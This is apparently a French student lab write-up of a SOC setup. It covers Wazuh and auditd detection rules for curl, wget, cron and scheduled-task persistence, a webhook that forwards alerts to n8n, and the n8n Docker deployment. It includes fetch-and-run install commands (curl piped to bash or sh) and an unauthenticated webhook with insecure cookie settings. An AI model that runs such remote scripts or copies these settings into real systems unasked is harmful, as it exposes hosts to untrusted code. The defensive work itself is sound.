@timestamp	date		●	●	✎
@version	strin		●		✎



C'est tout bon là aussi

Pour les règles Wazuh, voici celles par défauts :

```

root@siem:/var/ossec/ruleset/rules# ls
0010-rules_config.xml      0215-policy_rules.xml      0420-freeipa_rules.xml      0625-cisco-asa_rules.xml
0015-ossec_rules.xml       0220-msauth_rules.xml      0425-cisco-estreamer_rules.xml 0625-mcafee_epo_rules.xml
0016-wazuh_rules.xml       0225-mcafee_av_rules.xml    0430-ms_undefender_rules.xml  0630-nextcloud_rules.xml
0017-wazuh-api_rules.xml   0230-ms-se_rules.xml        0435-ms_logs_rules.xml       0635-owlh-zeek_rules.xml
0020-syslog_rules.xml      0235-vmware_rules.xml      0440-ms_sqlserver_rules.xml    0640-junos_rules.xml
0025-sendmail_rules.xml    0240-ids_rules.xml          0445-identity_guard_rules.xml  0675-panda-paps_rules.xml
0030-postfix_rules.xml     0245-web_rules.xml          0450-mongodb_rules.xml        0680-checkpoint-smart1_rules.xml
0035-spamd_rules.xml       0250-apache_rules.xml       0455-docker_rules.xml         0690-gcp_rules.xml
0040-imapd_rules.xml       0255-zeus_rules.xml         0460-jenkins_rules.xml        0695-f5_bigip_rules.xml
0045-mailscanner_rules.xml 0260-nginx_rules.xml        0470-vshell_rules.xml         0700-paloalto_rules.xml
0050-ms-exchange_rules.xml 0265-php_rules.xml          0475-suricata_rules.xml       0705-sophos_fw_rules.xml
0055-courier_rules.xml     0270-web_appsec_rules.xml    0480-qualysguard_rules.xml     0715-freebox_rules.xml
0065-pix_rules.xml         0275-squid_rules.xml        0485-cylance_rules.xml        0750-github_rules.xml
0070-netscreenfw_rules.xml 0280-attack_rules.xml       0490-virustotal_rules.xml     0755-office365_rules.xml
0075-cisco-ios_rules.xml   0285-systemd_rules.xml      0495-proxmox-ve_rules.xml      0770-gitlab_rules.xml
0080-sonicwall_rules.xml   0290-firewall_rules.xml     0500-owncloud_rules.xml       0775-arbor_rules.xml
0085-pam_rules.xml         0295-mysql_rules.xml        0505-vuls_rules.xml           0780-fireeye_rules.xml
0090-telnetd_rules.xml     0300-postgresql_rules.xml   0510-ciscat_rules.xml         0785-huawei-usg_rules.xml
0095-sshd_rules.xml        0305-dropbear_rules.xml     0515-exim_rules.xml           0800-sysmon_id_1.xml
0100-solaris_bsm_rules.xml 0310-openbsd_rules.xml      0520-vulnerability-detector_rules.xml 0810-sysmon_id_3.xml
0105-asterisk_rules.xml    0315-apparmor_rules.xml     0525-openvas_rules.xml        0820-sysmon_id_7.xml
0110-ms_dhcp_rules.xml     0320-clam_av_rules.xml      0530-mysql_audit_rules.xml     0830-sysmon_id_11.xml
0115-arpwatch_rules.xml    0325-opensmtpd_rules.xml    0535-mariadb_rules.xml        0840-win_event_channel.xml
0120-symantec-av_rules.xml 0330-sysmon_rules.xml       0540-pfsense_rules.xml        0850-audit_rules.xml
0125-symantec-ms_rules.xml 0335-unbound_rules.xml      0545-osquery_rules.xml        0860-sysmon_id_13.xml
0130-trend-osce_rules.xml  0340-puppet_rules.xml       0550-kaspersky_rules.xml      0870-sysmon_id_8.xml
0135-hordeimp_rules.xml    0345-netcaler_rules.xml     0555-azure_rules.xml          0900-firewall_rules.xml
0140-roundcube_rules.xml   0350-amazon_rules.xml       0560-docker_integration_rules.xml 0905-cisco-ftd_rules.xml
0145-wordpress_rules.xml   0360-serv-u_rules.xml       0565-ms_ipsec_rules.xml       0910-ms-exchange-proxylogon_rules.xml
0150-cimserver_rules.xml   0365-auditd_rules.xml       0570-sca_rules.xml            0915-win-powershell_rules.xml
0155-dovecot_rules.xml     0375-usb_rules.xml          0575-win-base_rules.xml       0920-oracledb_rules.xml
0160-vmpop3d_rules.xml     0380-redis_rules.xml        0580-win-security_rules.xml    0925-eset-remote_rules.xml
0165-vpopmail_rules.xml    0385-oscaped_rules.xml      0585-win-application_rules.xml 0935-cloudflare-waf_rules.xml
0170-ftpdp_rules.xml       0390-fortiddos_rules.xml    0590-win-system_rules.xml     0945-sysmon_id_10.xml
0175-proftpd_rules.xml     0391-fortigate_rules.xml    0595-win-sysmon_rules.xml     0950-sysmon_id_20.xml
0180-pure-ftpdp_rules.xml  0392-fortimail_rules.xml    0600-win-undefender_rules.xml 0955-MEF-baseline_rules.xml
0185-vsftpd_rules.xml      0393-fortiauth_rules.xml    0601-win-vipre_rules.xml      0960-macos_rules.xml
0190-ms_ftpdp_rules.xml    0395-hp_rules.xml           0601-win-firewall_rules.xml    0990-amazon-security-lake_rules.xml
0195-named_rules.xml       0400-openvpn_rules.xml      0605-win-mcafee_rules.xml     0995-microsoft-graph_rules.xml
0200-smbd_rules.xml        0405-rsa-auth-manager_rules.xml 0610-win-ms_logs_rules.xml    0997-maltiverse_rules.xml
0205-racoon_rules.xml      0410-imperva_rules.xml      0615-win-ms-se_rules.xml      0998-aws-security-hub_rules.xml
0210-vpn_concentrator_rules.xml 0415-sophos_rules.xml      0620-win-generic_rules.xml    0999-malicious-ioc_rules.xml

```

Nous pouvons rajouter des règles intéressantes, via ce projet github
<https://github.com/socfortress/Wazuh-Rules?tab=readme-ov-file> :

Sur le serveur SIEM nous faisons ceci :

```

curl -so ~/wazuh_socfortress_rules.sh
https://raw.githubusercontent.com/socfortress/Wazuh-Rules/main/wazuh_socfortress_rules.sh
&& bash ~/wazuh_socfortress_rules.sh

```

```

Do you wish to configure Wazuh with the SOCFortress ruleset? WARNING - This script will replace all of your current custom Wazuh Rules. Please proceed with caution and it is recommended to manually back up your rules... continue? (y/n) y
12/16/2025 10:44:35 INFO: Git package found. Continuing...
12/16/2025 10:44:35 INFO: Beginning the installation process
12/16/2025 10:44:35 INFO: Backing up current rules into /tmp/wazuh_rules_backup/
Clonage dans '/tmp/Wazuh-Rules'...
remote: Enumerating objects: 3129, done.
remote: Counting objects: 100% (689/689), done.
remote: Compressing objects: 100% (134/134), done.
remote: Total 3129 (delta 651), reused 555 (delta 555), pack-reused 2440 (from 2)
Réception d'objets: 100% (3129/3129), 11.14 Mio | 10.10 Mio/s, fait.
Résolution des deltas: 100% (1483/1483), fait.
12/16/2025 10:44:44 INFO: Moving decoder decoder-linux-sysmon.xml to decoders directory
12/16/2025 10:44:44 INFO: Moving decoder yara_decoders.xml to decoders directory
12/16/2025 10:44:44 INFO: Moving decoder auditd_decoders.xml to decoders directory
12/16/2025 10:44:44 INFO: Moving decoder naxsi-opsense_decoders.xml to decoders directory
12/16/2025 10:44:44 INFO: Moving decoder maltrail_decoders.xml to decoders directory
12/16/2025 10:44:44 INFO: Moving decoder decoder-manager-logs.xml to decoders directory
WAZUH_VERSION="v4.14.1"
WAZUH_REVISION="rc2"
WAZUH_TYPE="server"
12/16/2025 10:44:44 INFO: Rules downloaded, attempting to restart the Wazuh-Manager service
12/16/2025 10:44:44 INFO: Restarting wazuh-manager using systemd...
12/16/2025 10:45:12 INFO: Wazuh-manager restarted successfully
12/16/2025 10:45:12 INFO: Performing a health check
12/16/2025 10:45:12 INFO: Restarting wazuh-manager using systemd...
12/16/2025 10:45:42 INFO: Wazuh-manager restarted successfully
12/16/2025 10:46:04 INFO: Wazuh-Manager Service is healthy. Thanks for checking us out :)
12/16/2025 10:46:04 INFO: Get started with our free-for-life tier here: https://www.socfortress.co/trial.html Happy Defending!
12/16/2025 10:46:04 INFO: Installation process completed

```

On a tout ceci en règles custom maintenant :

```

root@siem:/var/ossec/etc/rules# ls
100002-suricata.xml          111101-MITRE_TECHNIQUES_FROM_SYSMON_EVENT12.xml  200850-crowdstrike.xml
100030-amazon_aws_cloudwatch.xml  112101-MITRE_TECHNIQUES_FROM_SYSMON_EVENT13.xml  200900-wazuh_inventory.xml
100050-win_autoruns_rules.xml     113101-MITRE_TECHNIQUES_FROM_SYSMON_EVENT14.xml  200910-wazuh_sca.xml
100060-win_sigcheck_rules.xml     114101-MITRE_TECHNIQUES_FROM_SYSMON_EVENT15.xml  200920-dnstwist.xml
100070-win_logonsessions_rules.xml 116101-MITRE_TECHNIQUES_FROM_SYSMON_EVENT17.xml  200930-duo.xml
100080-alienvault.xml           117101-MITRE_TECHNIQUES_FROM_SYSMON_EVENT18.xml  200940-mimecast.xml
100099-Modsecurity.xml          121101-MITRE_TECHNIQUES_FROM_SYSMON_EVENT22.xml  200960-dfir_iris.xml
100100-MITRE_TECHNIQUES_FROM_SYSMON_EVENT1.xml  121201-MITRE_TECHNIQUES_FROM_SYSMON_EVENT6.xml  200970-phishing.xml
100535-win_powershell_rules.xml   200001-windows_chainsaw_rules.xml               200980-socfortress.xml
100610-domain_stats_rules.xml     200050-chainsaw_sigma_rules.xml                 200990-healthcheck.xml
100620-misp.xml                  200070-sysmon_reload.xml                        201000-pentest_tools.xml
100623-openctl.xml               200100-yara_rules.xml                           201010-ad_inventory.xml
100630-maltrail.xml              200110-auditd.xml                              201015-software.xml
100651-abuseipdb.xml             200150-sysmon_for_linux_rules.xml                300001-win_sigma_rules_builtin.xml
100660-beelzebub.xml             200200-osquery.xml                             300100-cisco_secure_endpoint.xml
101101-MITRE_TECHNIQUES_FROM_SYSMON_EVENT2.xml  200300-packetbeat_rules.xml                     400200-open-audit.xml
102101-MITRE_TECHNIQUES_FROM_SYSMON_EVENT3.xml  200360-docker_faico_rules.xml                   500010-manager_logs.xml
106101-MITRE_TECHNIQUES_FROM_SYSMON_EVENT7.xml  200400-nmap_scan_rules.xml                     600000-active_response.xml
108000-office365.xml             200450-f-secure-app_rules.xml                   700000-tetragon.xml
109000-microsoft_defender.xml     200460-opsense.xml                             800100-socfortress_added.xml
109100-win_sysmon_new_events.xml   200500-sap.xml                                 900000-exclusion_rules.xml
109101-MITRE_TECHNIQUES_FROM_SYSMON_EVENT10.xml 200700-sophos.xml                             96600-snyk_rules.xml
110101-MITRE_TECHNIQUES_FROM_SYSMON_EVENT11.xml 200800-trendmicro.xml                         local_rules.xml

```

On peut vérifier si les nouvelles règles ont bien été chargés :

```

root@siem:/var/ossec/etc/rules# grep -n "rules" /var/ossec/logs/ossec.log
21:2025/12/16 09:00:16 sca: INFO: Starting evaluation of policy: '/var/ossec/ruleset/sca/cis_debian12.yml'
24:2025/12/16 09:00:37 sca: INFO: Evaluation finished for policy '/var/ossec/ruleset/sca/cis_debian12.yml'
75:2025/12/16 09:57:04 wazuh-analysisd: INFO: Total rules enabled: '8451'
125:2025/12/16 09:57:09 sca: INFO: Loaded policy '/var/ossec/ruleset/sca/cis_debian12.yml'
133:2025/12/16 09:57:09 sca: INFO: Starting evaluation of policy: '/var/ossec/ruleset/sca/cis_debian12.yml'
154:2025/12/16 09:57:28 sca: INFO: Evaluation finished for policy '/var/ossec/ruleset/sca/cis_debian12.yml'
476:2025/12/16 10:45:05 wazuh-analysisd: INFO: Total rules enabled: '62698'
500:2025/12/16 10:45:09 sca: INFO: Loaded policy '/var/ossec/ruleset/sca/cis_debian12.yml'
512:2025/12/16 10:45:09 sca: INFO: Starting evaluation of policy: '/var/ossec/ruleset/sca/cis_debian12.yml'
849:2025/12/16 10:45:35 wazuh-analysisd: INFO: Total rules enabled: '62698'
874:2025/12/16 10:45:39 sca: INFO: Loaded policy '/var/ossec/ruleset/sca/cis_debian12.yml'
878:2025/12/16 10:45:39 sca: INFO: Starting evaluation of policy: '/var/ossec/ruleset/sca/cis_debian12.yml'
903:2025/12/16 10:45:57 sca: INFO: Evaluation finished for policy '/var/ossec/ruleset/sca/cis_debian12.yml'

```

C'est bien le cas

Pour des meilleures logs sur toutes nos machines, nous avons optés pour auditd (que nous installons et configurons donc sur toutes nos machines) :

```
root@irplatform:~# apt-get install auditd
```

Règles pour curl, wget et bash (intéressant pour les machines sans GUI car c'est la méthode pour récupérer des données depuis internet : IP, domaine...) :

```
GNU nano 7.2 /etc/audit/rules.d/soc.rules
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/curl -k curl_exec
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/wget -k wget_exec
-a always,exit -F arch=b64 -S execve -F exe=/bin/bash -k bash_exec

-w /tmp -p wa -k tmp_write
-w /var/tmp -p wa -k tmp_write
-w /home -p wa -k home_write
```

Vérification que c'est bien actif :

```
root@irplatform:~# augenrules --load
No rules
enabled 1
failure 1
pid 14552
rate_limit 0
backlog_limit 8192
lost 0
backlog 1
backlog_wait_time 60000
backlog_wait_time_actual 0
enabled 1
failure 1
pid 14552
rate_limit 0
backlog_limit 8192
lost 0
backlog 1
backlog_wait_time 60000
backlog_wait_time_actual 0
enabled 1
failure 1
pid 14552
rate_limit 0
backlog_limit 8192
lost 0
backlog 1
backlog_wait_time 60000
backlog_wait_time_actual 0
root@irplatform:~# auditctl -l
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/curl -F key=curl_exec
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/wget -F key=wget_exec
-a always,exit -F arch=b64 -S execve -F exe=/bin/bash -F key=bash_exec
-w /tmp -p wa -k tmp_write
-w /var/tmp -p wa -k tmp_write
-w /home -p wa -k home_write
```

Création d'une règle personnalisé (dans local_rules) lié à l'utilisation de curl et wget :

```
<group name="audit,">
  <rule id="100500" level="10">
    <if_sid>80700</if_sid>
    <field name="audit.key">curl_exec|wget_exec</field>
    <description>Outil de téléchargement suspect détecté sur $(hostname) : $(audit.exe) $(audit.execve.a1)</description>
  </rule>
</group>
```

Test logs wazuh (curl example.com depuis un serveur sans GUI) :

t	data.audit.exe	/usr/bin/curl
t	data.audit.execve.a0	curl
t	data.audit.execve.a1	example.com

On a modifié aussi des informations du syscheck pour le FIM (dans le fichier ossec.conf) pour tous nos serveur Linux:

```
<directories check_all="yes" report_changes="yes" realtime="yes">/home</directories>
```

Pour DVWA nous avons fait la même chose en ajoutant le contrôle du site :

```
<directories check_all="yes" report_changes="yes" realtime="yes">/home,/var/www/html</directories>
```

Pour la Windows, surveillance de Downloads et Desktop :

```
<directories check_all="yes" report_changes="yes" realtime="yes">C:\Users\*\Downloads,C:\Users\*\Desktop</directories>
```

Voici d'autres règles que nous avons finalement ajoutés dans le local rules :

```

<group name="audit,">
  <rule id="100500" level="10">
    <if_sid>80700</if_sid>
    <field name="audit.key">curl_exec|wget_exec</field>
    <description>Outil de téléchargement suspect détecté sur $(hostname) : $(audit.exe) $(audit.execve.a1)</description>
  </rule>
</group>

<group name="syscheck, windows_custom,">
  <rule id="100501" level="9">
    <if_sid>554</if_sid>
    <field name="file">\\Downloads\\|\\Desktop\\</field>
    <description>FIM : Nouveau fichier détecté dans un dossier sensible (User Profile)</description>
  </rule>
</group>

<group name="sysmon, windows, syscheck_ext,">
  <rule id="100502" level="10">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.currentDirectory">Downloads|Desktop</field>
    <description>SOC Alert: Exécution d'un processus depuis un répertoire utilisateur (Suspect)</description>
  </rule>
</group>

<group name="windows, persistence,">
  <rule id="100503" level="9">
    <if_sid>60106</if_sid>
    <field name="win.system.eventID">^4698$</field>
    <description>SOC Alert: Nouvelle tâche planifiée créée sur Windows</description>
  </rule>
</group>

<group name="linux, audit, persistence,">
  <rule id="100504" level="9">
    <if_sid>80792</if_sid>
    <description>Soc Alert: Modification suspecte de la persistance Linux (cron)</description>
  </rule>
</group>

```

100501 Surveiller le Bureau et les Téléchargements

100502 Pour les exécutions Sysmon (Downloads/Desktop)


100503 Pour les tâches planifiées Windows

100504 Pour la persistance Linux (Cron/Auditd)

Connexion au workflow n8n

Déploiement de Webhook Wazuh avec réalisation de script à la main (pas d'intégration par défaut/automatique contrairement à Shuffle là-dessus malheureusement) :

Sur Wazuh (création de scripts pour l'intégration : envoi de tout le contenu des alertes Wazuh) :



```
GNU nano 7.2 custom-n8n.py
#!/usr/bin/env python3

import sys
import requests
import json

alert_file = sys.argv[1]
hook_url = sys.argv[3]

with open(alert_file) as f:
    alert_json = json.load(f)

try :
    response = requests.post(hook_url, json=alert_json, headers={"Content-Type": "application/json"}, timeout=10)
    if response.status_code != 200:
        print(f"Erreur lors de l'envoi à n8n : {response.status_code} {response.text}")
except Exception as e:
    print(f"Exception lors de l'envoi à n8n: {e}")

sys.exit(0)
```


Webhook
 Docs

Parameters

Settings

Listen for test event

Webhook URLs

Test URL

Production URL

POST

http://192.168.20.3:5678/webhook-test/6b8a75e1-2792-4b3a-b325-0274e1737fd8

HTTP Method

POST

Path

6b8a75e1-2792-4b3a-b325-0274e1737fd8

Authentication

None

Respond

Immediately

If you are sending back a response, add a "Content-Type" response header with the appropriate value to avoid unexpected behavior

Options

No properties

Add option

Pull in events from Webhook

Listen for test event

Once you've finished building your workflow, run it without having to click the test button by using the production URL. [More info](#)

When will this node trigger my workflow?

I wish this node would...

OUTPUT

No trigger on this node

Test this trigger or set mock data

Activate Windows
Go to Settings to activate Windows

```

GNU nano 7.2 custom-n8n
#!/bin/sh

PYTHON_BIN="/usr/bin/python3"
SCRIPT_PATH_NAME="$0"
DIR_NAME="$(cd $(dirname ${SCRIPT_PATH_NAME}); pwd -P)"
PYTHON_SCRIPT="${DIR_NAME}/custom-n8n.py"

${PYTHON_BIN} ${PYTHON_SCRIPT} "$@"
  
```

```

root@siem:/var/ossec/integrations# ls
custom-n8n      custom-w2thehive  maltiverse  pagerduty  shuffle  slack  virustotal  wazuh-integrations-main
custom-n8n.py  custom-w2thehive.py  maltiverse.py  pagerduty.py  shuffle.py  slack.py  virustotal.py
  
```


Dans le fichier ossec.conf, on ajoute ce bloc pour l'intégration (avec le hook_url correspondant à l'url de production fourni par n8n) :

```
GNU nano 7.2 ossec.conf

<integration>
  <name>custom-n8n</name>
  <hook_url>http://192.168.20.3:5678/webhook/6b8a75e1-2792-4b3a-b325-0274e1737fd8</hook_url>
  <level>3</level>
  <alert_format>json</alert_format>
</integration>
```

<level> : indique le niveau minimal d'alerte Wazuh à envoyer à n8n. Par exemple :


- 3 → avertissements modérés
- 10 → seulement les plus critiques

restart wazuh-manager

Test de la connexion entre les 2 services :

```
root@siem:/home/templatedebian# curl -X POST -d '{"TEST":"ok"}' http://192.168.20.3:5678/webhook-test/6b8a75e1-2792-4b3a-b325-0274e1737fd8
{"message":"Workflow was started"}root@siem:/home/templatedebian#
```

Sur n8n, cela fonctionne. On reçoit bien les alertes :



n8n

Transition technologique : De Shuffle à n8n

Après une phase de test approfondie sur Shuffle, nous avons pris la décision stratégique de migrer l'ensemble de nos automatisations vers n8n. Ce choix repose sur plusieurs facteurs

critiques impactant la maintenabilité, la fiabilité et la rapidité de déploiement de nos workflows de sécurité.

Complexité de configuration et manque de feedback (TheHive/Cortex)

L'intégration des outils de réponse aux incidents a été particulièrement laborieuse :

- Manipulation JSON manuelle : La configuration des nœuds TheHive et Cortex imposait une saisie manuelle des champs "value" au sein de structures JSON complexes. Cette méthode est source d'erreurs, d'autant plus que les schémas varient selon les versions des API.
- Absence de vérification d'état : Contrairement à l'intégration MISP, Shuffle ne validait pas systématiquement l'authentification lors de la configuration. Cela menait à des échecs de run silencieux ou à des erreurs d'authentification intermittentes et difficiles à tracer.
- Bugs d'interface et de rafraîchissement : Nous avons observé des comportements erratiques où des erreurs disparaissaient sans intervention après plusieurs heures, rendant le debugging extrêmement chronophage.

Obsolescence de l'écosystème et de la documentation

Un point décisif dans notre abandon de Shuffle réside dans son manque de ressources à jour :

- Documentation obsolète : Les guides officiels et les ressources communautaires ne reflètent plus les dernières versions du logiciel.
- Bibliothèque d'applications défailante : Lors de l'import de workflows pré-configurés, les applications intégrées (comme Cortex) étaient souvent obsolètes. Malgré des tentatives d'installation manuelle via curl ou d'activation forcée sur le serveur, les applications restaient invisibles dans l'interface utilisateur bien qu'elles soient listées comme actives par le worker.

Pourquoi n8n est apparu comme la solution idéale

Le passage à n8n a immédiatement résolu ces points de friction :

- Facilité d'authentification : La gestion des identifiants (Credentials) est centralisée et vérifiée en temps réel, garantissant que le lien avec les outils tiers est opérationnel avant même le lancement du workflow.
- Débogage visuel et rapide : Chaque étape du workflow fournit un feedback instantané sur les données entrantes et sortantes, ce qui simplifie radicalement la résolution de problèmes, même sur des intégrations complexes comme celle de Wazuh.
- Communauté et Support : n8n bénéficie d'une documentation exhaustive et de tutoriels vidéos récents, assurant une montée en compétence rapide et une pérennité des développements.

Installation

Configuration Système :

- apt-get update && apt-get -y upgrade
timedatectl set-timezone Europe/Paris

Installation et Activation de Docker :

- curl -fsSL https://get.docker.com -o get-docker.sh
sh get-docker.sh

```
+ sh -c 'docker version'
Client: Docker Engine - Community
 Version: 29.1.3
  API version: 1.52
  Go version: go1.25.5
  Git commit: f52814d
  Built: Fri Dec 12 14:49:51 2025
  OS/Arch: linux/amd64
  Context: default

Server: Docker Engine - Community
 Engine:
  Version: 29.1.3
  API version: 1.52 (minimum version 1.44)
  Go version: go1.25.5
  Git commit: fbf3e02
  Built: Fri Dec 12 14:49:51 2025
  OS/Arch: linux/amd64
  Experimental: false
 containerd:
  Version: v2.2.1
  GitCommit: dea7da592f5d1d2b7755e3a161be07f43fad8f75
 runc:
  Version: 1.3.4
  GitCommit: v1.3.4-0-gd6d73eb0
 docker-init:
  Version: 0.19.0
  GitCommit: de40ad0

=====

To run Docker as a non-privileged user, consider setting up the
Docker daemon in rootless mode for your user:

    dockerd-rootless-setuptool.sh install

Visit https://docs.docker.com/go/rootless/ to learn about rootless mode.

To run the Docker daemon as a fully privileged service, but granting non-root
users access, refer to https://docs.docker.com/go/daemon-access/

WARNING: Access to the remote API on a privileged Docker daemon is equivalent
to root access on the host. Refer to the 'Docker daemon attack surface'
documentation for details: https://docs.docker.com/go/attack-surface/

=====
```

- systemctl enable docker
systemctl start docker

Gestion du Stockage (LVM) :

- `umount /home`
`e2fsck -f /dev/mapper/templatedebian--vg-home`
`resize2fs /dev/mapper/templatedebian--vg-home 40G`
`lvreduce -L 40G /dev/mapper/templatedebian--vg-home`
`mount /home`
`lvextend -L +30G /dev/mapper/templatedebian--vg-var`
`resize2fs /dev/mapper/templatedebian--vg-var`

Configuration de Containerd :

- `mkdir -p /var/lib/containerd/io.containerd.content.v1.content/ingest`
`mkdir -p /var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots`
`mkdir -p /var/lib/containerd/io.containerd.content.v1.content/ingest`
`mkdir -p /var/lib/containerd/tmpmounts`
`chown -R root:root /var/lib/containerd`
`chmod -R 755 /var/lib/containerd`

Optimisation Noyau

- `sysctl -w vm.max_map_count=262144`

```
root@shuffle:~# apt install docker-compose-plugin -y
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
docker-compose-plugin est déjà la version la plus récente (5.0.0-1~debian.12~bookworm).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
```

```
root@shuffle:~# usermod -aG docker $USER
root@shuffle:~# newgrp docker
```

Modification de la machine Shuffle pour n8n :

Configure host

HOST SETTINGS

Hostname

N8N

OS

 Debian GNU/Linux 10 (64-bit)

Advanced settings

HARDWARE SETTINGS

Type

Virtual machine

CPU cores

4

Memory size

8 GB

Video memory size

128 MB

Storage

100 GB

OPTIONAL SETTINGS

Custom icon label

Orchestrator_N8N

COMMANDS

 Configure host

```
GNU nano 7.2 /etc/hosts
127.0.0.1    localhost
127.0.1.1    n8n
192.168.20.3  n8n

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```

```
GNU nano 7.2 /etc/hostname
n8n
```

Création de notre dockercompose pour installer n8n :

```
GNU nano 7.2                                     docker-compose.yml
version: "3"

services:
  n8n:
    image: n8nio/n8n:latest
    container_name: n8n
    restart: always
    ports:
      - 5678:5678
    environment:
      - N8N_SECURE_COOKIE=false
      - N8N_HOST=0.0.0.0
      - N8N_PORT=5678
      - N8N_PROTOCOL=http
      - NODE_ENV=production
      - N8N_LISTEN_ADDRESS=0.0.0.0
      - WEBHOOK_URL=http://192.168.20.3:5678/
    volumes:
      - n8n_data:/home/node/.n8n

volumes:
  n8n_data:
```

Déploiement de n8n via docker :

```
root@shuffle:/n8n# docker compose up -d
WARN[0000] /n8n/docker-compose.yml: the attribute `version` is obsolete, it will be ignored, please remove it to avoid potential confusion
root@shuffle:/n8n# docker logs -f n8n
Initializing n8n process
n8n ready on 0.0.0.0, port 5678
n8n Task Broker ready on 127.0.0.1, port 5679
Failed to start Python task runner in internal mode, because Python 3 is missing from this system. Launching a Python runner in internal mode is intended only for debugging and is not recommended for production. Users are encouraged to deploy in external mode. See: https://docs.n8n.io/hosting/configuration/task-runners/#setting-up-external-mode
[license SDK] Skipping renewal on init: license cert is not initialized
Registered runner "JS Task Runner" (dev1qEc0MJxslHxysoTo)
Version: 2.4.6

Editor is now accessible via:
http://192.168.20.3:5678
```

Configuration

Dès la première connexion au portail, nous avons procédé à la génération d'une licence Community Edition :

Get paid features for free (forever)

Receive a free activation key for the advanced features below - lifetime access.



Advanced debugging

Easily fix any workflow execution that's errored, then re-run it



Execution search and tagging

Search and organize past workflow executions for easier review



Folders

Organize your workflows in a nested folder structure

Enter email to receive your license key *

tom.caldevilla--gonzalez@efrei.net

Included features may change, but once unlocked, you'll keep them forever. [More info](#)

Skip

Send me a free license key

Une fois cette étape franchie, nous avons créé notre premier workflow.

👤 Personal / SOC INFRA + Add tag

Notre objectif :

L'objectif principal de ce projet est la mise en place d'une architecture SOAR (Security Orchestration, Automation and Response) visant à transformer une détection passive en une défense active et coordonnée.

Présentation générale

Ce workflow n8n a pour objectif d'automatiser l'analyse et la remédiation des alertes de sécurité. Il connecte un système de détection (Wazuh) à une plateforme d'analyse (Cortex) et de partage de menaces (MISP), tout en assurant une notification en temps réel via Discord.

Description Détaillée du Workflow SOAR

1. Ingestion, Filtrage et Corrélation de Menaces

Le cycle de vie de l'incident débute par la réception de logs bruts via un Webhook en provenance du SIEM Wazuh.


- Filtrage par sévérité : Un premier nœud logique (If3) évalue la criticité de l'alerte. Seuls les événements ayant un niveau de règle supérieur ou égal à 9 (alertes critiques) sont conservés pour traitement.
- Corrélation MISP (Menaces connues) : Le flux interroge ensuite la base de Threat Intelligence MISP (Search Attribute).
 - Si l'indicateur est déjà connu : Un nœud MISP Get Event récupère les détails du dossier existant pour enrichissement. Simultanément, une notification est envoyée sur Discord pour signaler la réapparition d'une menace répertoriée.
 - Si l'indicateur est inconnu : Le workflow bascule vers l'étape d'analyse approfondie (Étape 2).

Configuration du Webhook Wazuh et corrélation des menaces connues via MISP

 Webhook

Parameters

Settings



Webhook URLs

Test URL

Production URL

POST

http://192.168.20.3:5678/webhook/6b8a75e1-2792-4b3a-b325-0274e1737fd8

HTTP Method

POST

Path

6b8a75e1-2792-4b3a-b325-0274e1737fd8

Authentication

None

Respond

Immediately

Pull in event



Once you've finished your workflow, run it with the **Listen for test event** button by using the **Test URL**

 If3

INPUT

Schema

Table

JSON

Webhook

Parameters

Settings



Conditions

fx

{{ \$json.body.rule.level }}

#

is greater than or equal to

9

Search Attribut

INPUT

Schema

If3

No i

Execute

to view

Parameters

Settings

Execute step

Credential to connect with

MISP account

Resource

